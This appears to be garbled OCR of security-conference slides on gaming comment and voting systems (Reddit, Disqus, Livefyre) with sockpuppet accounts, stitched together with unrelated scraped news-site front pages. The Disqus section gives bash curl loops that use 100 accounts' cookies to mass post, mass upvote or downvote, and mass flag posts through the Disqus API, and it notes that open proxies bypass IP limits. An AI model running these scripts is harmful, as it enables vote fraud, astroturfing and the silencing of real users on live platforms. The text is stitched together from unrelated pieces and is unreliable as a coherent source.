I was the one that added the ability for moderators to temporarily hide comment scores, and I've definitely thought about extending it to submissions as well. But seeing how poorly all of those experiments that tried to do the same thing with CSS ended up going has made me hesitant about it. We do already have a very "light" score-hiding for submissions, where you can't see the score for the first 2 hours unless you actually visit the comments page. I'm not fully convinced that allowing true hiding like we have for comments would be a good thing, and most likely especially not for longer time periods since it makes the front page more and more confusing the longer the scores are hidden for.

permalink save parent report give gold reply

## This should have been much easier to spot



## This should have been much easier to spot



#### BTW... Two months later

```
this post was submitted on 05 May 2014

O points (46% like it)

4 upvotes 63 downvotes

shortlink: http://redd.it/24rhai
```

#### to


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this post was submitted on 05 May 2014

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
## This should have been much easier to spot




### Growing Personas for Karma




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Automated Shoulder Surfing Attacks (Computer Vision meets on screen keyboards)
BlackHat 2011 (according to Twitter)
(Simple) Chrome plugin for GPG/PGP in GMail
Update: (Simple)Chrome plugin to enable GPG in Gmail
Oracles Mary Ann Davidson lashes out at Security Firm
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Etsy's Office-Hacker Job shows established companies the way
You and Your Research, a modern take





23 Links - Karma: 99












### Why News Sites?



### hindustantimes.com

Monday, October 13, 2014 | Last Updated 03:32 IST



### Cyclone Hudhud leaves trail of devastation; 6 killed in Andhra Pradesh, Odisha



Cyclone Hudhud pounded the coastal districts of Andhra Pradesh and Odisha with heavy rain and winds of almost 195 kmph leaving six people dead and a trail of devastation with

Visakhapatnam, where the very severe

storm made landfall, bearing the brunt. NDRF helplines: 01126107953; 09711077372

### Pakistan targets 15 posts in Jammu, seeks UN intervention



Pakistan heavily shelled 15 border outposts and hamlets in Amia sector of Jammu and Kashmir early Sunday even as it wrote to UN chief Ban Kimoon blaming India for the escalation in border clashes and sought UN

intervention on Kashmir.

### Rahul Gandhi to do a BJP, veterans will make way for Gen Next



In what may set off alarm bells for many powerful Congress veterans, Rahul Gandhi is learnt to be planning to introduce some drastic measures, including bringing up a new set of leaders to replace the existing ones in



### don't miss

### In pics: Hudhud takes India by storm



Cyclone Hudhud hit India's east coast with monstrous ferocity on Sunday, killing at least six people and leaving behind a trail of destruction in Andhra Pradesh and neighbouring Odisha.

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### Megachurches: The hidden pillar of Nigeria's economy

AFRICA | TIM COCKS

Exactly how much of Nigeria's \$510bn GDP megachurches make up is difficult to assess, since they are, like the oil sector, largely opaque entities.

- comments (0)
- TB Joshua's church: Built, like others, on shifting sands
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


### Why is Ebola being treated as an 'African disease?'

AFRICA | REUTERS

The head of the African Development Bank has criticised the international response to the Ebola outbreak as too little, too late.

comments (2)



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### The forgotten battlefields



### Zuma could testify before Nkandla disciplinary

NATIONAL | SAPA

The PSA has not ruled out the possibility of President Jacob Zuma being called to testify during the public works departmental hearings.

comments (4)

### No timeline for return of Nigerian church collapse bodies

NATIONAL | SAPA



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### THE WALL STREET JOURNAL.



The U.S. credit-card industry has found its sweet spot: a combination of moderate economic growth, low interest rates and consumers who have struck a balance between spending more and paying their bills on time. 23 min ago

### Retailers See Winds Filling Holiday Sales

Ahead of the Tape: The National Retail Federation is expecting a 4.1% rise in holiday sales overall. With pump prices near three-year lows, more dollars should find their way to the mall.

### ➡ Irish Tax Loophole Could Close

Ireland is expected on Tuesday to unveil changes to its tax code that could eventually close a well known corporate-tax loophole, the Double Irish.

### **™** OPEC Members' Rift Deepens

A rift between OPEC members deepened over the weekend, as rival producers in the cartel moved in sharply different directions amid recently falling oil prices.

- Banks Back Crisis Plan
- U.K. Government Launches Sale of Eurostar Stake
- Fed's Tarullo Concerned About U.S. Productivity
- **™** 'Gone Girl' Leads Box Office Again
- Asia Makes a Move in Gold Trading
- Hyundai Land Deal: Short on Oversight
- CVC to Start Taking Share Orders for

### Flectioneering

Out-of-state groups are pouring money into judicial elections, upsetting genteel traditions under which judges in some states faced little opposition and avoided the ethically tricky process of stumping for votes.



### In Hong Kong, Both Sides Dig In

Protest leaders and authorities dug in over the weekend, as Hong Kong's pro-democracy demonstration looked to start a third week with increasingly pointed rhetoric and key roads still blocked.

- China, U.S. Standoff Deepens Over Protests
- Bolivian Leader Poised for Third Term
- Silva Endorses Former Rival for Brazilian Presidency

Moscow, Kiev Take Steps to Ease Tensions

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
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approval for their capital plans six more months to revise their submissions.

### Valeant CEO: Allergan Holders Support Vote on Takeover Offer

Valeant Pharmaceuticals CEO Michael Pearson said the company is nearing its goal of rounding up enough support from Allergan shareholders to secure a vote on its \$53 billion hostile bid. 8:17 PM

### Hachette Near Deal to Buy Perseus Books Group

Hachette Book Group is near a deal to buy one of the biggest independent U.S. publishers, Perseus Books Group, beefing up its market share even as it is enmeshed in a bitter dispute with Amazon.com, said people familiar with the situation.

- GoPro Readies a Rare Gadget IPO
- Sequential Brands Nears Pact for Galaxy
- TARP Watchdog Monitors Credit Suisse

- Ex-Im Bank Officials Face Probe
- Consumer Confidence at Six-Year High

### Coulson Guilty, Brooks Cleared in Tabloid Trial

Two former senior News Corp editors met sharply different fates in the long-running phonehacking case, as the jury cleared Rebekah Brooks of all charges but found Andy Coulson guilty of illegally intercepting voice-mail messages.

- Prosecutors Have Little to Show
- Cameron Issues Apology
- Graphic: Verdicts in the Trial
- At Least 90 More Kidnapped in Nigeria

### **Popular Now** What's This? Why Bad Posture at Work Is Bad for Health

- Social Media Fail to Live Up to Early **Marketing Hype**
- The Gluten-Free Craze: Is It Healthy?
- The Surprising Findings on **Two-Year Degrees**
- How to Stay Strong as You Age
- Washington Plan to Tax Yoga Leads to Political Posturing
- LeBron James to Opt Out of Heat Deal
- **How Smart Is Your Crock-Pot?**
- Syrian Warplanes Strike in Western Iraq, Killing at Least...
- Opinion: Fouad Ajami, Great

American

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- AT&T, DirecTV Tout Deal to Congress

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Under Ousted CEO, **Target Lost Its Way** 

Food Makers' Secret Ingredient: Less Salt

up to \$9 billion on BNP rns at other European ettling U.S. probes of ons could be higher

### o Focus on

as J. Butler, head of the atings, signal a ory activity involving

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warned that airbags in plode, but they haven't recall, leaving auto makers in an

**Broad Payout** 

are Gadget IPO

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t Deal to Congress

[image]

### Deep Germany Ready to Break U.S. Hearts

For the millions of Americans who have gotten swept onto the U.S. soccer bandwagon, be warned before this critical third game of the 2014 World Cup—Germany is the international soccer version of a bucket of cold water.

[image]

[image]



Great White Shark Population Surges



France Approves
GE's Bid for Alstom,
and More



How to Deal With the Office Oversharer


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1 Opinion: Fouad Ajami, Great American



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Google Readies TV Set-Top Box

Google is to unveil a new television set-top box on Wednesday as it races Amazon.com, Apple and others to control digital content in the home.

- Video: Preview of Google I/O Conference
- Live Broadcast Via Google Glass
- "'Play' Has Much in Store

Review: Stern on the Galaxy Tab S

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Barack

to coexist with cacophony, the incentives outweigh the inconveniences.

### ■5 Comments

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Dameron, the editor in chief of Dwell, but no one in her home goes around screaming, 'Don't touch.'

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Ebola Victim's Family Blames Hospital and State

As U.S. Steps Up Fight, J.F.K. Begins Screening Passengers for Ebola

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 Is E-Reading to Your Toddler Story Time, or Simply Screen Time?



OPINION

Can Celiac Disease Affect the Brain?



3. No Smoke, No Mirrors: The Dutch Pension Plan




4. Heavier Babies Do Better in School



What Happens When Second Graders Are Treated to a Seven-Course, \$220 Tasting Meal

6. At Forlorn Urban Churches, Mass Gets Crowded in a Flash





8. A Promising Pill, Not So Hard to Swallow



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Obama's Top Military Adviser Warns of Possible ISIS Attacks in Baghdad

Campaigns Find Ad Space Finite, Even on the Web

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Broncos 31, Jets 17: **Encouraging Showing** by Jets Still Ends in Loss to Broncos




Travis Ishikawa Sparks San Francisco Giants and Revives Sagging Career

Giants 3, Cardinals 0: Giants Torment Adam Wainwright as Cardinals Struggle to Hit in Opener

### Movies »

'Gone Girl' Shakes Off **Box Office Cobwebs** 



Keaton Confronts the Nature of Fame

Justin Simien Goes Mainstream With 'Dear White People'

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Cancellation of High School Football Season Leads Sayreville to Ask What Happens Next



7th Sayreville Football Player Surrenders in a New Jersey Hazing Case

To Become a Doctor

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Carolyn Kizer, Pulitzer-Winning Poet, Dies at



Ray K. Metzker, Art Photographer, Dies at 83

Siegfried Lenz, Novelist of Germany's Past, Dies at 88

### Theater »

Theater Review: 'Marjorie Prime,' a **Tender Comedy** Starring Lois Smith



'The Fortress of Solitude' Arrives as a Musical


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10. NICHOLAS KRISTOF

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### At the time of writing, we have at least 30 000 accounts



### 15. OP-ED CONTRIBUTOR

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By EDWARD ZAHNISER

A plan set in motion by Gov. Andrew Cuomo would allow an open pit mine in forest preserve land.

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### 16. Making Quinoa and Rice Bowls

Jenny Woodward

Melissa Clark assembles a hearty meal with quinoa, kale, kimchi, egg and a simple dressing.

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### 17. YOUR MONEY

### Beware of Shifting Options Within Medicare Plans

By TARA SIEGEL BERNARD

Open enrollment for Medicare starts Oct. 15, and offers older Americans a dizzying array of health care options.

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### 18. MUSIC REVIEW

### Swept Up in Bach's All-Consuming Passion

By ANTHONY TOMMASINI

The Berlin Philharmonic's performance of "St. Matthew Passion" at the Park Avenue Armory, conducted by Simon Rattle, showed why Bach chose other ways besides opera to tell stories through music.

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### 19. A Twist Adds Complexity to a Pasta Dish

By MARK BITTMAN

Mark Bittman's take on a great pasta dish for the fall, pasta alla Norma.

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### 20. Restaurant Cocktails That Aim Too High

By PETE WELLS

New restaurants in New York City are offering cocktail lists that are becoming more creative, and not in a good way.

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a sugary cerear.

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### 13. In the U.S., a Turning Point in the Flow of Oil

By CLIFFORD KRAUSS

Thanks to new techniques, an oil bounty is likely to make the United States a major exporter of oil again. Not everyone is cheering.

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### 14. Cave Paintings in Indonesia May Be Among the Oldest Known

By JOHN NOBLE WILFORD

The paintings of hands and animals in seven limestone caves on Sulawesi had previously been dismissed as no more than 10,000 years old.

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### A Serendipitous Trip to Spain

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
### 18. MUSIC REVIEW


### Swept Up in Bach's All-Consuming Passion

By ANTHONY TOMMASINI

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## DISQUS



#### In Brief

- Disqus let's you drop a few lines of .js in your page which magically gives you an entire commenting system.
- Comments can be voted up/down which affects order.
- User profiles are visible across sites and your comments are gathered in your Disqus profile page.
- Admins get a nifty interface to moderate and maintain their comment threads.

#### Used by Wordpress blogs, Tumblrs, soccer mom forums



and CNN, Al Jazeera, Bloomberg, The Next Web, NPR, The Atlantic, IGN, The Daily Telegraph etc



## They don't control the full message















- Login: left as an exercise for the reader
- Mass post:

export thread="threadid";export msg="mymessage"; (for i in `seq -f "userprefix%g" 1 100`;do echo "curl -b \"\${i}.cookies\" -d \"thread=\${thread}&message=\${msg}&api\_key=\${API\_KEY} \" http://disqus.com/api/3.0/posts/create.json";done;)|parallel

Mass vote:

export post="postid";export vote="1"; (for i in `seq -f "userprefix%g" 1 100`;do echo "curl -b \"\${i}.cookies\" -d \"post=\${post}&vote=\${vote}&api\_key=\${API\_KEY}\" <a href="http://disqus.com/api/3.0/posts/vote.json";done;">http://disqus.com/api/3.0/posts/vote.json";done;</a>) parallel

Mass downvote:

export post="postid";export vote="-1"; (for i in `seq -f "userprefix%g" 1 100`;do echo "curl -b \"\${i}.cookies\" -d \"post=\${post}&vote=\${vote}&api\_key=\${API\_KEY}\" http://disqus.com/api/3.0/posts/vote.json";done;)| parallel

Bonus: Flag posts to temporarily make them disappear

export post="postid"; (for i in `seq -f "userprefix%g" 1 100`;do echo "curl -b \"\${i}.cookies\" -d \"post=\${post} &api\_key=\${API\_KEY}\" <a href="http://disqus.com/api/3.0/posts/report.json";done;">http://disqus.com/api/3.0/posts/report.json</a>";done;)|parallel









# Pretty much complete control of Disqus forums (with 1 line of bash script)



#### Wut?




- User registration isn't IP-limited that we've encountered
- Email verification isn't a requirement
- Guest voting \_is\_ IP-limited
  - Open proxy lists bypass this trivially

# livefyre 0



#### ALL OF THE SAME ATTACKS







